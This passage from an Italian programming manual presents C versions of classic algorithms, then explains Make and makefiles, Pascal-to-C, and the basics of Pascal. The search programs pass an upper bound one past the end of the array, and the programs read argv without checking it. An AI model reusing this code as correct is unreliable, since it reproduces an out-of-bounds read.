/* Numero primo.                                                     */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* primo (<x>)                                                       */
/* ----------------------------------------------------------------- */
unsigned int primo (int x)
{
    unsigned int primo = 1;
    int i = 2;
    int j;

    while ((i < x) && primo)
      {
        j = x / i;
        j = x - (j * i);

        if (j == 0)
          {
            primo = 0;
          }
        else
          {
            i++;
          }
      }

    return primo;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int x;

    sscanf (argv[1], "%d", &x);

    if (primo (x))
      {
        printf ("%d è un numero primo\n", x);
```

```
      }
    else
      {
        printf ("%d non è un numero primo\n", x);
      }

    return 0;
}
```

289.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

289.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è stato descritto nella sezione 282.3.1.

```
/* ================================================================= */
/* ricercaseq <x> <v1>...                                            */
/* Ricerca sequenziale.                                              */
/* ================================================================= */

#include <stdio.h>
#include <stdlib.h>

/* ================================================================= */
/* ricercaseq (<lista>, <x>, <ele-inf>, <ele-sup>)                   */
/* ----------------------------------------------------------------- */
int ricercaseq (int lista[], int x, int a, int z)
{
    int i;

    /* Scandisce l'array alla ricerca dell'elemento. */
    for (i = a; i <= z; i++)
      {
        if (x == lista[i])
          {
            return i;
          }
      }

    /* La corrispondenza non è stata trovata.                        */
    return -1;
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    /* int lista[argc-2]; */
    int *lista = (int *) malloc ((argc - 2) * sizeof (int));
    int x;
    int i;

    /* Acquisisce il primo argomento come valore da cercare.         */
    sscanf (argv[1], "%d", &x);

    /* Considera gli argomenti successivi come gli elementi          */
```

```
    /* dell’array da scandire.                                      */
    for (i = 2; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-2]);
      }

    /* Esegue la ricerca.                                           */
    i = ricercaseq (lista, x, 0, argc-2);

    /* Emette il risultato.                                         */
    printf ("%d si trova nella posizione %d\n", x, i);

    return 0;
}
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
int ricercaseq (int lista[], int x, int a, int z)
{
    if (a > z)
      {
        /* La corrispondenza non è stata trovata.                   */
        return -1;
      }
    else if (x == lista[a])
      {
        return a;
      }
    else
      {
        return ricercaseq (lista, x, a+1, z);
      }
}
```

289.2.2 Ricerca binaria

Il problema della ricerca binaria all’interno di un array, è stato descritto nella sezione 282.3.2.

```
/* ================================================================= */
/* ricercabin <x> <v1>...                                            */
/* Ricerca binaria.                                                  */
/* ================================================================= */

#include <stdio.h>
#include <stdlib.h>

/* ================================================================= */
/* ricercabin (<lista>, <elemento>, <inizio>, <fine>)                */
/* ----------------------------------------------------------------- */
int ricercabin (int lista[], int x, int a, int z)
{
    int m;

    /* Determina l’elemento centrale.                               */
    m = (a + z) / 2;

    if (m < a)
      {
        /* Non restano elementi da controllare: l’elemento cercato   */
        /* non c’è.                                                  */
        return -1;
      }
    else if (x < lista[m])
      {
        /* Si ripete la ricerca nella parte inferiore.               */
        return ricercabin (lista, x, a, m-1);
```

```
      }
    else if (x > lista[m])
      {
        /* Si ripete la ricerca nella parte superiore.               */
        return ricercabin (lista, x, m+1, z);
      }
    else
      {
        /* m rappresenta l'indice dell'elemento cercato.             */
        return m;
      }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    /* int lista[argc-2]; */
    int *lista = (int *) malloc ((argc - 2) * sizeof (int));
    int x;
    int i;

    /* Acquisisce il primo argomento come valore da cercare.         */
    sscanf (argv[1], "%d", &x);

    /* Considera gli argomenti successivi come gli elementi          */
    /* dell'array da scandire.                                       */
    for (i = 2; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-2]);
      }

    /* Esegue la ricerca.                                            */
    i = ricercabin (lista, x, 0, argc-2);

    /* Emette il risultato.                                          */
    printf ("%d si trova nella posizione %d\n", x, i);

    return 0;
}
```

289.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in C. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 282.

289.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 282.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**`bsort`**' in versione ricorsiva.

```
/* ================================================================= */
/* bsort <valore>...                                                 */
/* BubbleSort.                                                       */
/* ================================================================= */

#include <stdio.h>
#include <stdlib.h>

/* ================================================================= */
/* bsort (<lista>, <inizio>, <fine>)                                 */
/* ----------------------------------------------------------------- */
```

```
void bsort (int lista[], int a, int z)
{
    int scambio;
    int j;
    int k;

    /* Inizia il ciclo di scansione dell'array.                      */
    for (j = a; j < z; j++)
      {
        /* Scansione interna dell'array per collocare nella          */
        /* posizione j l'elemento giusto.                            */
        for (k = j+1; k <= z; k++)
          {
            if (lista[k] < lista[j])
              {
                /* Scambia i valori.                                 */
                scambio = lista[k];
                lista[k] = lista[j];
                lista[j] = scambio;
              }
          }
      }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    /* int lista[argc-1]; */
    int *lista = (int *) malloc ((argc - 1) * sizeof (int));
    int i;

    /* Considera gli argomenti come gli elementi                     */
    /* dell'array da ordinare.                                       */
    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }

    /* Esegue il riordino.                                           */
    bsort (lista, 0, argc-2);

    /* Emette il risultato.                                          */
    for (i = 0; i < (argc-1); i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");

    return 0;
}
```

Segue la funzione '**bsort**' in versione ricorsiva.

```
void bsort (int lista[], int a, int z)
{
    int scambio;
    int k;

    if (a < z)
      {
        /* Scansione interna dell'array per collocare nella          */
        /* posizione a l'elemento giusto.                            */
        for (k = a+1; k <= z; k++)
          {
            if (lista[k] < lista[a])
```

```
                {
                  /* Scambia i valori.                                  */
                  scambio = lista[k];
                  lista[k] = lista[a];
                  lista[a] = scambio;
                }
            }

        bsort (lista, a+1, z);
      }
}
```

289.3.2 Torre di Hanoi

Il problema della torre di Hanoi è stato descritto nella sezione 282.4.2.

```
/* ================================================================= */
/* hanoi <n-anelli> <piolo-iniziale> <piolo-finale>                  */
/* Torre di Hanoi.                                                   */
/* ================================================================= */

#include <stdio.h>

/* ================================================================= */
/* hanoi (<n-anelli>, <piolo-iniziale>, <piolo-finale>)              */
/* ----------------------------------------------------------------- */
void hanoi (int n, int p1, int p2)
{
    if (n > 0)
      {
        hanoi (n-1, p1, 6-p1-p2);
        printf ("Muovi l'anello %d dal piolo %d al piolo %d\n", n, p1, p2);
        hanoi (n-1, 6-p1-p2, p2);
      }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    int n;
    int p1;
    int p2;

    sscanf (argv[1], "%d", &n);
    sscanf (argv[2], "%d", &p1);
    sscanf (argv[3], "%d", &p2);

    hanoi (n, p1, p2);

    return 0;
}
```

289.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 282.4.3.

```
/* ================================================================= */
/* qsort <valore>...                                                 */
/* QuickSort.                                                        */
/* ================================================================= */

#include <stdio.h>
```

```
#include <stdlib.h>

/* ================================================================= */
/* part (<lista>, <inizio>, <fine>)                                   */
/* ----------------------------------------------------------------- */
int part (int lista[], int a, int z)
{
    /* Viene preparata una variabile per lo scambio di valori.       */
    int scambio = 0;

    /* Si assume che a sia inferiore a z.                             */
    int i = a + 1;
    int cf = z;

    /* Inizia il ciclo di scansione dell'array.                       */
    while (1)
      {
        while (1)
          {
            /* Sposta i a destra.                                     */
            if ((lista[i] > lista[a]) || (i >= cf))
              {
                break;
              }
            else
              {
                i += 1;
              }
          }
        while (1)
          {
            /* Sposta cf a sinistra.                                  */
            if (lista[cf] <= lista[a])
              {
                break;
              }
            else
             {
                cf -= 1;
             }
          }
        if (cf <= i)
          {
            /* È avvenuto l'incontro tra i e cf.                      */
            break;
          }
        else
          {
            /* Vengono scambiati i valori.                            */
            scambio = lista[cf];
            lista[cf] = lista[i];
            lista[i] = scambio;

            i += 1;
            cf -= 1;
          }
      }

    /* A questo punto lista[a..z] è stata ripartita e cf è la        */
    /* collocazione di lista[a].                                      */
    scambio = lista[cf];
    lista[cf] = lista[a];
    lista[a] = scambio;

    /* A questo punto, lista[cf] è un elemento (un valore) nella     */
    /* giusta posizione.                                              */
```

```
    return cf;
}

/* ================================================================= */
/* quicksort (<lista>, <inizio>, <fine>)                             */
/* ----------------------------------------------------------------- */
void quicksort (int lista[], int a, int z)
{
    /* Viene preparata la variabile cf.                              */
    int (cf) = 0;

    if (z > a)
      {
        cf = part (lista, a, z);
        quicksort (lista, a, cf-1);
        quicksort (lista, cf+1, z);
      }
}

/* ================================================================= */
/* Inizio del programma.                                             */
/* ----------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    /* int lista[argc-1]; */
    int *lista = (int *) malloc ((argc - 1) * sizeof (int));
    int i;

    /* Considera gli argomenti come gli elementi                     */
    /* dell'array da ordinare.                                       */
    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }

    /* Esegue il riordino.                                           */
    quicksort (lista, 0, argc-2);

    /* Emette il risultato.                                          */
    for (i = 0; i < (argc-1); i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");

    return 0;
}
```

289.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è stato descritto nella sezione 282.4.4.

```
/* ================================================================= */
/* permuta <valore>...                                               */
/* Permutazioni.                                                     */
/* ================================================================= */

#include <stdio.h>
#include <stdlib.h>

/* Variabile globale.                                                */
int iDimArray;

/* ================================================================= */
/* visualizza (<array>, <dimensione>)                                */
```

```
/* ---------------------------------------------------------------- */
void visualizza (int lista[], int dimensione)
{
    int i;

    for (i = 0; i < dimensione; i++)
      {
        printf ("%d ", lista[i]);
      }
    printf ("\n");
}

/* ================================================================ */
/* permuta (<lista>, <inizio>, <fine>)                              */
/* ---------------------------------------------------------------- */
void permuta (int lista[], int a, int z)
{
    int scambio;
    int k;

    /* Se il segmento di array contiene almeno due elementi, si      */
    /* procede.                                                      */
    if ((z - a) >= 1)
      {
        /* Inizia un ciclo di scambi tra l’ultimo elemento e uno     */
        /* degli altri contenuti nel segmento di array.              */
        for (k = z; k >= a; k--)
          {
            /* Scambia i valori.                                     */
            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;

            /* Esegue una chiamata ricorsiva per permutare un        */
            /* segmento più piccolo dell’array.                      */
            permuta (lista, a, z-1);

            /* Scambia i valori.                                     */
            scambio = lista[k];
            lista[k] = lista[z];
            lista[z] = scambio;
          }
      }
    else
      {
        /* Visualizza l’array e utilizza una variabile dichiarata    */
        /* globalmente.                                              */
        visualizza (lista, iDimArray);
      }
}

/* ================================================================ */
/* Inizio del programma.                                            */
/* ---------------------------------------------------------------- */
int main (int argc, char *argv[])
{
    /* int lista[argc-1]; */
    int *lista = (int *) malloc ((argc - 1) * sizeof (int));
    int i;

    /* Considera gli argomenti come gli elementi                     */
    /* dell’array da permutare.                                      */
    for (i = 1; i < argc; i++)
      {
        sscanf (argv[i], "%d", &lista[i-1]);
      }
```

```
    /* Salva la dimensione dell’array nella variabile globale.       */
    iDimArray = argc-1;

    /* Esegue le permutazioni.                                       */
    permuta (lista, 0, argc-2);

    return 0;
}
```

Automazione della compilazione: Make e file-make

La compilazione di un programma, in qualunque linguaggio sia scritto, può essere un'operazione molto laboriosa, soprattutto se si tratta di aggregare un sorgente suddiviso in più parti. Una soluzione potrebbe essere quella di predisporre uno script che esegue sequenzialmente tutte le operazioni necessarie, ma la tradizione impone di utilizzare il programma Make.

Uno dei vantaggi più appariscenti sta nella possibilità di evitare che vengano ricompilati i file sorgenti che non sono stati modificati, abbreviando quindi il tempo di compilazione necessario quando si procede a una serie di modifiche limitate.

290.1 Make

Make, per la precisione l'eseguibile '**`make`**', viene utilizzato normalmente assieme a un file, il file-make (o *makefile*), il cui nome può essere generalmente '`makefile`' o '`Makefile`', dove tra i due si tende a preferire l'ultimo con l'iniziale maiuscola. Il file-make serve a elencare a Make le operazioni da compiere e le interdipendenze che ci sono tra le varie fasi.

Make può anche essere usato da solo, senza file-make, per compilare un solo sorgente; in questo caso, tenta di determinare l'operazione da compiere più adatta, in base all'estensione del sorgente stesso. Per esempio, se esiste il file '`prova.c`' nella directory corrente, il comando

```
$ make prova
```

fa sì che '**`make`**' avvii in pratica il comando seguente:

```
$ cc -o prova prova.c
```

Se invece esistesse un file-make, lo stesso comando, '**`make prova`**', avrebbe un significato diverso, corrispondendo alla ricerca di un *obiettivo* con il nome '**`prova`**' all'interno del file-make stesso.

290.2 File-make

Un file-make è uno script specializzato per l'automazione della compilazione attraverso Make. Contiene la definizione di macro, simili alle variabili di ambiente di uno script di shell, e di *obiettivi* che rappresentano le varie operazioni da compiere.

All'interno di questi file, il simbolo '**`#`**' rappresenta l'inizio di un commento, cioè di una parte di testo che non viene interpretata da Make.

290.2.1 Macro

La definizione di una macro avviene in modo molto semplice, indicando l'assegnamento di una stringa a un nome che da quel momento la rappresenterà.

nome = *stringa*

La stringa non deve essere delimitata. Il funzionamento è molto simile alle variabili di ambiente dichiarate all'interno di uno script di shell. Per esempio,

```
prefix=/usr/local
```

definisce la macro '**`prefix`**' che da quel punto in poi equivale a '**`/usr/local`**'. La sostituzione di una macro si indica attraverso due modi possibili:

$(*nome*)

oppure

${*nome*}

come nell'esempio seguente, dove la macro '**`exec_prefix`**' viene generata a partire dal contenuto di '**`prefix`**'.

```
prefix=/usr/local
exec_prefix=$(prefix)
```

Esistono alcune macro predefinite il cui contenuto può anche essere modificato. Le più importanti sono elencate nella tabella 290.1.

Tabella 290.1. Elenco di alcune macro predefinite di Make.

Nome	Contenuto
MAKE	make
AR	ar
ARFLAGS	rw
YACC	yacc
YFLAGS	
LEX	lex
LFLAGS	
LDFLAGS	
CC	cc
CFLAGS	
FC	f77
FFLAGS	

Per verificare il contenuto delle macro predefinite, si può predisporre un file-make simile a quello seguente, eseguendo poi semplicemente '**`make`**' (i vari comandi '**`echo`**' sono rientrati con un carattere di tabulazione).

```
all:
	@echo MAKE $(MAKE) ; \
	echo AR $(AR) ; \
	echo ARFLAGS $(ARFLAGS) ; \
	echo YACC $(YACC) ; \
	echo YFLAGS $(YFLAGS) ; \
	echo LEX $(LEX) ; \
	echo LFLAGS $(LFLAGS) ; \
	echo LDFLAGS $(LDFLAGS) ; \
	echo CC $(CC) ; \
	echo CFLAGS $(CFLAGS) ; \
	echo FC $(FC) ; \
	echo FFLAGS $(FFLAGS)
```

Oltre alle macro predefinite ne esistono altre, la cui utilità si vedrà in seguito.

Tabella 290.2. Elenco di alcune macro interne.

Macro	Significato
$<	Il nome del file per il quale è stato scelto l'obiettivo per deduzione.
$*	Il nome dell'obiettivo senza suffisso.
$@	L'obiettivo della regola specificata.

290.2.2 Regole

Le regole sono il fondamento dei file-make. Attraverso di esse si stabiliscono degli *obiettivi* abbinati ai comandi necessari per ottenerli.

obiettivo... : [*dipendenza*...]
<HT>*comando* [; *comando*]...

La sintassi indica un comando che deve essere eseguito per raggiungere uno degli obiettivi nominati all'inizio, con le dipendenze che devono essere soddisfatte. In pratica, non si può eseguire il comando se prima non esistono i file indicati nelle dipendenze.

> La dichiarazione inizia a partire dalla prima colonna, con il nome del primo obiettivo, mentre i comandi **devono** iniziare dopo un carattere di tabulazione.

L'esempio seguente mostra una regola attraverso cui si dichiara il comando necessario a eseguire il link di un programma oggetto, specificando che questo può essere eseguito solo quando esiste già il file oggetto in questione.

```
mio_prog: prova.o
        cc -o prova prova.o
```

Il comando indicato in una regola, può proseguire su più righe successive, basta concludere la riga, prima del codice di interruzione di riga, con una barra obliqua inversa (nella sezione precedente è già stato mostrato un esempio di questo tipo). Quello che conta è che le righe aggiuntive inizino sempre dopo un carattere di tabulazione.

Il comando di una regola può iniziare con un prefisso particolare:

- '**-**' fa in modo che gli errori vengano ignorati;
- '**+**' fa in modo che il comando venga eseguito sempre;
- '**@**' fa in modo che il testo del comando non venga mostrato.

290.3 Regole deduttive

Make prevede alcune regole predefinite, o deduttive, riferite ai suffissi dei file indicati come obiettivo. Si distingue tra due tipi di regole deduttive: a suffisso singolo e a suffisso doppio. La tabella 290.3 ne riporta alcune per chiarire il concetto.

Tabella 290.3. Elenco di regole deduttive a singolo e a doppio suffisso.

Obiettivo	Comando corrispondente
.c	$(CC) $(CFLAGS) $(LDFLAGS) -o $@ $<
.f	$(FC) $(FFLAGS) $(LDFLAGS) -o $@ $<
.c.o	$(CC) $(CFLAGS) -o $<
.f.o	$(FC) $(FFLAGS) -o $<

290.4 File-make tipico

Il file-make tipico, permette di automatizzare tutte le fasi legate alla ricompilazione di un programma e alla sua installazione. Si distinguono alcuni obiettivi comuni, usati di frequente:

- '**all**'
  utile per definire l'azione da compiere quando non si indica alcun obiettivo;
- '**clean**'
  per eliminare i file oggetto e i binari già compilati;
- '**install**'
  per installare il programma eseguibile dopo la compilazione.

Si ricorderà che le fasi tipiche di un'installazione di un programma distribuito in forma sorgente sono appunto:

make

che richiama automaticamente l'obiettivo '**all**' del file-make, coincidente con i comandi necessari per la compilazione del programma, e

make install

che provvede a installare gli eseguibili compilati nella loro destinazione prevista.

Supponendo di avere realizzato un programma, denominato '`mio_prog.c`', il cui eseguibile debba essere installato nella directory '`/usr/local/bin/`', si potrebbe utilizzare un file-make composto come l'esempio seguente:

```
prefix=/usr/local
bindir=${prefix}/bin

all:
        cc -o mio_prog mio_prog.c

clean:
        rm -f core *.o mio_prog

install:
        cp mio_prog $(bindir)
```

Come si può osservare, sono state definire le macro '**prefix**' e '**bindir**' in modo da facilitare la modifica della destinazione del programma installato, senza intervenire sui comandi.

L'obiettivo '**clean**' elimina un eventuale file '`core`', generato da un errore irreversibile durante l'esecuzione del programma, probabilmente mentre lo si prova tra una compilazione e l'altra, quindi elimina gli eventuali file oggetto e infine l'eseguibile generato dalla compilazione.

Parte lvi

Pascal

Pascal: preparazione di Pascal-to-C

Pascal-to-C, [1] è una sorta di compilatore che permette di convertire un sorgente Pascal in un sorgente C. I problemi che possono sorgere da questo tipo di conversione sono nella definizione precisa del tipo di dialetto Pascal e del tipo di dialetto C. Utilizzando Pascal-to-C con GNU/Linux, non si dovrebbero avere difficoltà con il compilatore C. Quello che resta da sistemare è la definizione del dialetto Pascal che si vuole usare, dal momento che ne esistono di diversi, che alle volte sono incompatibili.

Questi dettagli possono essere controllati e configurati; quello che conta è esserne consapevoli e approfondire l'uso di Pascal-to-C attraverso lo studio della documentazione originale, quando se ne presenta la necessità, ovvero quando si intende programmare seriamente attraverso questo strumento.

> Il nome di Pascal-to-C è indicato dal suo autore come P2c. Tuttavia, P2C è anche il nome di un altro compilatore analogo, realizzato per sistemi speciali: <*http://www.geocities.com/SiliconValley/Network/3656/rocket/*>. In questo secondo caso, oltre alla particolarità del compilatore stesso, c'è da considerare il fatto che non si tratta di software libero.

291.1 Librerie e compilazione

Il codice C generato da Pascal-to-C contiene sempre l'inclusione del file '`p2c/p2c.h`', che poi, a sua volta, provvede a includere il solito '`stdio.h`'.

Il link del file generato dalla compilazione del sorgente C che si ottiene, deve essere fatto includendo la libreria '`libp2c.a`', cosa che si traduce generalmente nell'uso dell'opzione '**`-lp2c`**'.

In pratica, le fasi necessarie a ottenere un programma eseguibile si riassumono nei due comandi seguenti.

```
p2c sorgente_pascal
```

```
cc -lp2c sorgente_c
```

L'eseguibile che si ottiene, richiede la presenza della libreria dinamica '`libp2c.so`'.

291.2 Configurazione

Il funzionamento predefinito di '**`p2c`**' può essere configurato attraverso una serie di file di configurazione:

1. '`/usr/lib/p2c/p2crc`', '**`$P2CRC`**'
2. '`~/p2crc`'
3. '`~/.p2crc`'

Il primo file dell'elenco è quello usato per definire la configurazione generale. Eventualmente, si può usare la variabile di ambiente '**`P2CRC`**', contenente il percorso assoluto per raggiungere un file analogo, sostituendosi in tal modo a quello generale.

Dopo il file di configurazione generale, viene cercato il file '`p2crc`' nella directory personale dell'utente, oppure, in sua mancanza, il file '`.p2crc`'. Questo file serve a definire una personalizzazione della configurazione di '**`p2c`**'.

[1] **Pascal-to-C** GNU GPL

291.2.1 Direttive dei file

Le direttive di questo file di configurazione sono rappresentate da assegnamenti, espressi in una delle due forme seguenti.

nome = *valore*
nome *valore*

I commenti si rappresentano come di consueto facendoli precedere dal simbolo '`#`', dove le righe vuote o bianche vengono semplicemente ignorate.

Il file di configurazione che accompagna Pascal-to-C, cioè '`/usr/lib/p2c/p2crc`', contiene l'elenco completo di tutte le direttive utilizzabili, tutte impostate nel modo più conveniente per l'uso normale e tutte debitamente commentate in modo da sapere come può essere modificato ogni valore.

Esempi

`Language Turbo`

Definisce l'utilizzo di un sorgente TURBO Pascal.

291.2.2 Direttive incorporate nel sorgente Pascal

Le direttive di configurazione possono anche essere incorporate all'interno dello stesso sorgente Pascal, permettendo così una definizione dinamica, riferita a porzioni di codice. Per farlo, si utilizza una forma speciale dei commenti Pascal (le parentesi graffe fanno parte della direttiva).

{*nome*=*valore*}

In tal caso, come si può vedere, il simbolo '`=`' è obbligatorio e l'uso di spazi bianchi è generalmente inammissibile. È possibile l'utilizzo di commenti anche all'interno di direttive espresse in questo modo. Per farlo, occorre usare la sequenza '`##`'.

La configurazione dinamica all'interno del sorgente, permette di utilizzare anche altre modalità di assegnamento e di eliminazione automatica delle definizioni alla fine del sorgente. Per approfondirle, conviene consultare la documentazione originale, cosa che si riduce in pratica alla lettura di *p2c(1)*.

Esempi

`{Language=Turbo}`

Definisce l'utilizzo di un sorgente TURBO Pascal.

`{Language=Turbo ## utilizza una codifica TURBO Pascal}`

Definisce l'utilizzo di un sorgente TURBO Pascal e vi aggiunge un commento interno.

291.2.3 Alcune direttive importanti

Le direttive della configurazione di Pascal-to-C sono numerose; anche se l'impostazione predefinita si adatta alle situazioni più comuni, potrebbe essere conveniente modificarne alcune, già le prime volte che si utilizza Pascal-to-C.

`AnsiC [0|1]`

Permette di definire il tipo di dialetto C da utilizzare. Se si attiva la modalità, utilizzando il valore uno, si fa in modo di generare codice C ANSI; se invece non si inserisce, o si utilizza il valore zero, si ottiene un codice compatibile con il C K&R originale.

Come accennato, se non si definisce diversamente, si ottiene un codice C tradizionale, mentre potrebbe essere desiderabile di generare codice C ANSI.

```
Language [HP|HP-UX|Turbo|UCSD|VAX|Oregon|Berk|Modula]
```

Permette di definire il dialetto Pascal utilizzato come sorgente per la conversione. Le varie parole chiave usate per distinguere i dialetti hanno il valore seguente:

- '**`HP`**'

  È la codifica usata in modo predefinito e si riferisce precisamente al Pascal HP, compatibile con il Pascal dello standard ISO.

- '**`HP-UX`**'

  È il Pascal HP del sistema HP-UX, praticamente identico al Pascal HP normale.

- '**`Turbo`**'

  TURBO Pascal 5.0, quello usato con il Dos. La differenza rispetto al tipo HP è minima, tanto che generalmente non è necessario richiedere esplicitamente questo tipo di codifica, quando si usano sorgenti TURBO Pascal.

- '**`UCSD`**'

  UCSD Pascal. Si tratta di un dialetto molto simile al TURBO Pascal.

- '**`MPW`**'

  Macintosh Programmer's Workshop Pascal 2.0, senza le estensioni Object Pascal.

- '**`VAX`**'

  VAX/VMS Pascal 3.5. Non tutte le funzionalità sono disponibili.

- '**`Oregon`**'

  Oregon Software Pascal/2.

- '**`Berk`**'

  Berkeley Pascal con le estensioni Sun.

- '**`Modula`**'

  Modula-2. Basato sul libro *Programming in Modula-2* di Wirth, terza edizione. La conversione in C a partire da questo formato non è ancora completa.

```
ShortOpt [0|1]
```

Permette di definire il modo con cui devono essere valutate le espressioni logiche: uno abilita il «cortocircuito» attraverso cui si valutano effettivamente solo le condizioni strettamente necessarie a determinare il risultato finale; zero lo disabilita, in modo che tutte le condizioni vengano valutate in ogni caso.

291.3 Uso di Pascal-to-C

La conversione del sorgente Pascal in linguaggio C avviene per mezzo del programma '**p2c**', configurato come descritto nelle sezioni precedenti.

'**p2c**' è effettivamente un compilatore, il cui risultato è un programma C. Questo significa che genera da solo la segnalazione di errori di sintassi nel sorgente Pascal e, alla fine, il sorgente C che si ottiene dovrebbe essere corretto (dal punto di vista del C).

291.3.1 $ p2c

```
p2c [opzioni] [file]
```

'**p2c**' legge il file indicato come argomento, oppure lo standard input in sua mancanza. In base alle opzioni e alla configurazione definita, genera da quel file una trasformazione in linguaggio C.

Il nome del file generato si ottiene togliendo l'eventuale estensione precedente e aggiungendo '`.c`'.

Alcune opzioni

`-o` *file*

Definisce esplicitamente il nome del file del sorgente C da generare.

`-c` *file_di_configurazione*

Definisce il nome di un file di configurazione da utilizzare al posto di quelli standard.

`-a`

Genera codice C ANSI. Questa opzione permette di sostituirsi agevolmente alla configurazione standard secondo cui il sorgente generato dovrebbe essere di tipo tradizionale (K&R).

`-l {HP|HP-UX|Turbo|UCSD|VAX|Oregon|Berk|Modula}`

Permette di definire il tipo di Pascal nel sorgente. Le caratteristiche abbinate alle varie parole chiave sono state descritte in occasione della descrizione dei file di configurazione.

Esempi

$ **p2c mio_programma.pas**

Genera il file '`mio_programma.c`' convertendo il contenuto di '`mio_programma.pas`'.

$ **p2c -a mio_programma.pas**

Come nell'esempio precedente, ma genere un programma C secondo lo standard ANSI.

$ **p2c -a -o mio.c mio_programma.pas**

Come nell'esempio precedente, ma il file generato è '`mio.c`'.

291.3.2 Esempio di compilazione

Si suppone di volere compilare il programma seguente:

```
{
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
}

program CiaoMondo;

begin
    Writeln('Ciao Mondo!');
end.
```

Se il file si chiama '`CiaoMondo.pas`', si può trasformare in C con il comando seguente:

$ **`p2c CiaoMondo.pas`**[*Invio*]

```
CiaoMondo

Translation completed
```

Si ottiene così il file '`CiaoMondo.c`', mostrato di seguito.

```
/* Output from p2c, the Pascal-to-C translator */
/* From input file "CiaoMondo.pas" */


/*
    CiaoMondo.pas
    Programma elementare di visualizzazione di un messaggio
    attraverso lo standard output.
*/


#include <p2c/p2c.h>


main(argc, argv)
int argc;
Char *argv[];
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}



/* End. */
```

Questo file può essere compilato a sua volta.

$ **`cc -lp2c -o CiaoMondo CiaoMondo.c`**[*Invio*]

Se tutto funziona correttamente, si ottiene il file '`CiaoMondo`' eseguibile.

$ **`./CiaoMondo`**[*Invio*]

```
Ciao Mondo!
```

Se si desidera generare un sorgente C ANSI, si può usare l'opzione '**`-a`**' di '**`p2c`**'. Nel caso dell'esempio, il corpo del programma C sarebbe stato il seguente:

```
main(int argc, Char *argv[])
{
  PASCAL_MAIN(argc, argv);
  printf("Ciao Mondo!\n");
  exit(EXIT_SUCCESS);
}
```

Pascal: introduzione

Il linguaggio Pascal è nato come strumento puramente didattico, che poi si è esteso fino a raggiungere potenzialità vicine a quelle del linguaggio C.

La caratteristica più appariscente di questo linguaggio è che tutto deve essere dichiarato prima del suo utilizzo. Il vantaggio di questo tipo di approccio sta nella possibilità di escludere errori di programmazione dovuti a digitazione errata dei nomi delle variabili, perché il compilatore le rifiuta se non sono state dichiarate preventivamente.

Dal momento che di dialetti Pascal ne esistono molti, in questo capitolo si cerca di fare riferimento allo standard ANSI, anche se potrebbe essere particolarmente riduttivo. Gli esempi che vengono proposti sono stati verificati con Pascal-to-C, nella sua configurazione predefinita.

292.1 Struttura fondamentale

Il Pascal impone una struttura nella preparazione dei sorgenti. L'esempio seguente è un programma che non fa alcunché.

```
program Nulla;

begin
end.
```

Nella prima riga dell'esempio, si può osservare la definizione del nome del programma, attraverso la direttiva '**`program`**'. Il nome, in questo caso è '**`Nulla`**', non deve corrispondere necessariamente al nome del file.

Le parole chiave '**`begin`**' e '**`end`**' delimitano lo spazio utilizzato per le istruzioni del programma, che in questo caso non esistono.

Il punto finale, dopo la parola chiave '**`end`**', serve a indicare al compilatore la conclusione del programma, che può apparire solo alla fine del sorgente.

292.1.1 Istruzioni Pascal

Le istruzioni Pascal terminano con un punto e virgola ('**`;`**'), così un'istruzione può impiegare più righe senza bisogno di utilizzare simboli di continuazione, oppure, su una riga possono apparire più istruzioni (sempre separate con il punto e virgola).

È possibile raggruppare più istruzioni attraverso i delimitatori '**`begin`**' e '**`end`**': il primo dei due viene seguito dalle istruzioni senza l'uso del punto e virgola, mentre il secondo termina normalmente con un punto e virgola, oppure un punto se si tratta del delimitatore che conclude il programma.

istruzione `;`
`begin` *istruzione* `;` *istruzione* `;` *istruzione* `;` `end;`

L'istruzione nulla può essere rappresentata da un punto e virgola isolato.

292.1.2 Nomi

Secondo il Pascal standard, i nomi che servono per identificare ciò che si utilizza, come variabili, procedure o funzioni, sono composti da una lettera alfabetica, seguita da una combinazione libera di altre lettere e cifre numeriche. Secondo lo standard originale non è ammissibile l'uso del trattino basso, ma la maggior parte dei compilatori ammette anche questo carattere.

La lunghezza dei nomi dovrebbe essere libera, con la limitazione che ogni compilatore è in grado di distinguere i nomi solo in base a un numero massimo di caratteri. Il valore minimo definito dallo standard è di otto caratteri.

Per quanto riguarda i nomi, il Pascal non distingue tra maiuscole e minuscole, come invece avviene nel linguaggio C.

292.1.3 Commenti

